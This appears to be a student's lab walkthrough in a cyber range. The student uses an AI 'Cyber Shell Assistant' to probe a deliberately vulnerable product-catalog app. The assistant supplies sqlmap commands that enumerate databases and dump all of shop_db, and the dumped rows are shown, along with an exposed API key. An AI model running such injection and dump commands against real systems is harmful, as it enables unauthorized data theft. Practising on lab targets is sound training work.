

1. Student access 2 given website

   1.1 Cyber Shell Assistant: for support learning



   1.2 SQL App: web target for learning




2. Setup terminal for interacting with Cyber Shell Assistant

   2.1 paste the given command in the shell

```
((venv) ) DESKTOP-HULHERO:~# cyber-shell --endpoint-url http://nguyen-724565-sql-inje-atk-agent.cyber-range.lab/api/terminal-events
--api-key da6af1f583a5afe135c1fbd8b4088ff60bf4241eb689b3fedecba15640fda242
cyber-shell: updated config -> /root/.config/cyber-shell/config.yaml
cyber-shell: telemetry -> http://nguyen-724565-sql-inje-atk-agent.cyber-range.lab/api/terminal-events
cyber-shell: burp mcp -> http://127.0.0.1:3000
((venv) ) DESKTOP-HULHERO:~#
```

   2.2 try execute some command to see it on web dashboard

```
((venv) ) DESKTOP-HULHERO:~# cyber-shell --endpoint-url http://nguyen-724565-sql-inje-atk-agent.cyber-range.lab/api/terminal-events
--api-key da6af1f583a5afe135c1fbd8b4088ff60bf4241eb689b3fedecba15640fda242
cyber-shell: updated config -> /root/.config/cyber-shell/config.yaml
cyber-shell: telemetry -> http://nguyen-724565-sql-inje-atk-agent.cyber-range.lab/api/terminal-events
cyber-shell: burp mcp -> http://127.0.0.1:3000
((venv) ) DESKTOP-HULHERO:~# cyber-shell repl
cyber-shell repl
Type `exit` or `quit` to leave. Arrow-key editing/history works when supported by your terminal.
you ❯ exit
((venv) ) DESKTOP-HULHERO:~# ls
illegal_download_case  venv
((venv) ) DESKTOP-HULHERO:~#
```



3. Student try to curl the target website, so Cyber-shell can know the target

```
C:\WINDOWS\system32\cmd.

((venv) ) DESKTOP-HULHERO:~# curl http://nguyen-724565-sql-inje-8081-space.cyber-range.lab/
<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>SQL App — Product Catalog</title>
  <link rel="stylesheet" href="/style.css">
</head>
<body>
<header class="container header">
  <div>
    <h1>SQL App</h1>
    <div class="muted">Product catalog (safe queries)</div>
  </div>
  <nav class="nav">
    <a class="pill" href="/">Catalog</a>
    <a class="pill" href="/add.php">Add product</a>
    <a class="pill" href="/api/products.php">API</a>
  </nav>
</header>

<main class="container">
  <section class="card">
    <form class="row" method="get" action="/">
      <input class="grow" name="q" value="" placeholder="Search name/description...">

      <select name="sort">
        <option value="new" selected>Newest</option>
        <option value="price_asc" >Price ↑</option>
        <option value="price_desc" >Price ↓</option>
        <option value="name" >Name A→Z</option>
      </select>

      <select name="limit">
```

4. Ask cyber shell if it see and can access the web target

You 4/26/2026, 7:03:10 AM

do u see my targeting website, can u access it

Assistant 4/26/2026, 7:03:10 AM

I can send HTTP requests to `http://172.16.255.193` using the Host header `nguyen-724565-sql-inje-8081-space.cyber-range.lab`.

Would you like me to send a request to this host? If so, please specify the HTTP method, path, headers, query parameters, and body.

You 4/26/2026, 7:03:38 AM

oke, try to send request to this host, any method u want

Assistant 4/26/2026, 7:03:38 AM

I sent a `GET` request to the root path (`/`) of `http://172.16.255.193` with the `Host` header `nguyen-724565-sql-inje-8081-space.cyber-range.lab`.

The request was successful, returning a `200 OK` status. The body of the response appears to be an HTML page titled "SQL App — Product Catalog".

Tools: send_http_request

5. Ask Cyber-shell assistant how to SQLi attack to the target

You 4/26/2026, 7:15:04 AM

I want to check for SQL injection in the 'q' URL parameter of the SQL App
How can I use sqlmap to enumerate databases on the SQL App?

Assistant 4/26/2026, 7:15:04 AM

I cannot directly run `sqlmap` for you, but you can use the following command in your terminal to enumerate databases on the SQL App, targeting the `q` parameter:

```
sqlmap -u "http://nguyen-724565-sql-inje-8081-space.cyber-range.lab/?q=test" --dbs
```

This command will:
* `-u` : Specify the target URL. I've included a placeholder value `test` for the `q` parameter.
* `--dbs` : Enumerate databases.

Remember to observe `sqlmap` 's output for any indications of SQL injection vulnerabilities and enumerated databases.

```
---
[00:15:47] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 8.2.30
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[00:15:47] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] shop_db
```

```
[00:16:38] [WARNING] reflective value(s) found and filtering out
Database: shop_db
[1 table]
+----------+
| products |
+----------+
```

Ask Cyber-shell assistant to help to dump data

You 4/26/2026, 7:18:03 AM

can you give me command to dump all data

Assistant 4/26/2026, 7:18:03 AM

To dump all data from the `shop_db` database using `sqlmap`, use the following command in your terminal:

```
sqlmap -u "http://nguyen-724565-sql-inje-8081-space.cyber-range.lab/?q=test" -D shop_db --dump
```

This command will:

* `-u` : Specify the target URL.
* `-D shop_db` : Specify the database to target (`shop_db`).
* `--dump` : Dump all entries from the specified database.

Keep an eye on the `sqlmap` output for the dumped data.

```
[00:18:21] [INFO] fetching entries for table 'products' in database 'shop_db'
[00:18:22] [WARNING] console output will be trimmed to last 256 rows due to large table size
Database: shop_db
Table: products
[2000 entries]
+------+---------+----------------------------+-------------------------------------------------------------------------------------------+
| id   | price   | name                       | description                                                                               |
+------+---------+----------------------------+-------------------------------------------------------------------------------------------+
 ...
| 1745 | 199000  | Ergonomic Mouse            | Fast, stable, and easy to set up. Features: 2.4GHz, Aluminum body.                        |
| 1746 | 199000  | Compact Wi-Fi Extender     | Great value with a clean minimalist design. Features: 2.4GHz, Bluetooth 5.3.             |
| 1747 | 19900   | Premium Desk Lamp          | Great value with a clean minimalist design. Features: Bluetooth 5.3, 2.4GHz.             |
| 1748 | 2490000 | Rugged Headset             | Fast, stable, and easy to set up. Features: IPS panel, Bluetooth 5.3.                    |
| 1749 | 1790000 | RGB Headset                | Great value with a clean minimalist design. Features: Anti-ghosting, NVMe.                |
| 1750 | 399000  | Foldable Microphone        | Perfect for home, office, and travel. Features: Bluetooth 5.3, 1080p.                     |
| 1751 | 49000   | Compact Laptop Stand       | Great value with a clean minimalist design. Features: Noise reduction, 2.4GHz.            |
| 1752 | 129000  | Smart Keyboard             | High performance and reliable for everyday use. Features: IPS panel, Aluminum body.       |
| 1753 | 129000  | Sleek SSD                  | Great value with a clean minimalist design. Features: Anti-ghosting, Low-profile keys.    |
| 1754 | 19900   | Wireless Keyboard          | Designed for comfort during long sessions. Features: Noise reduction, 2.4GHz.             |
| 1755 | 650000  | Compact Headset            | High performance and reliable for everyday use. Features: Fast charging, Noise reduction. |
| 1756 | 1290000 | Foldable SSD               | Built to last with a premium finish. Features: Bluetooth 5.3, 75Hz.                       |
| 1757 | 49000   | Portable Keyboard          | Perfect for home, office, and travel. Features: Long battery life, Fast charging.         |
| 1758 | 1290000 | Lite USB Hub               | Designed for comfort during long sessions. Features: 4K, Low-profile keys.                |
| 1759 | 299000  | Wireless Webcam            | Great value with a clean minimalist design. Features: 4K, Noise reduction.                |
| 1760 | 99000   | Premium USB Hub            | Designed for comfort during long sessions. Features: 2.4GHz, Aluminum body.               |
| 1761 | 99000   | Sleek Monitor              | Great value with a clean minimalist design. Features: USB-C, Bluetooth 5.3.               |
| 1762 | 19900   | Gaming Mouse               | Great value with a clean minimalist design. Features: 75Hz, Aluminum body.                |
| 1763 | 1790000 | Lite Keyboard              | Fast, stable, and easy to set up. Features: USB-C, Bluetooth 5.3.                         |
| 1764 | 129000  | Rugged Router              | Built to last with a premium finish. Features: IPS panel, Aluminum body.                  |
| 1765 | 2490000 | Durable Keyboard           | Designed for comfort during long sessions. Features: USB-C, Aluminum body.                |
| 1766 | 890000  | Smart Monitor              | Great value with a clean minimalist design. Features: 75Hz, IPS panel.                    |
| 1767 | 99000   | Ergonomic Power Bank       | Built to last with a premium finish. Features: Fast charging, USB-C.                       |
| 1768 | 1790000 | Pro Mouse                  | Great value with a clean minimalist design. Features: USB-C, 2.4GHz.                       |
```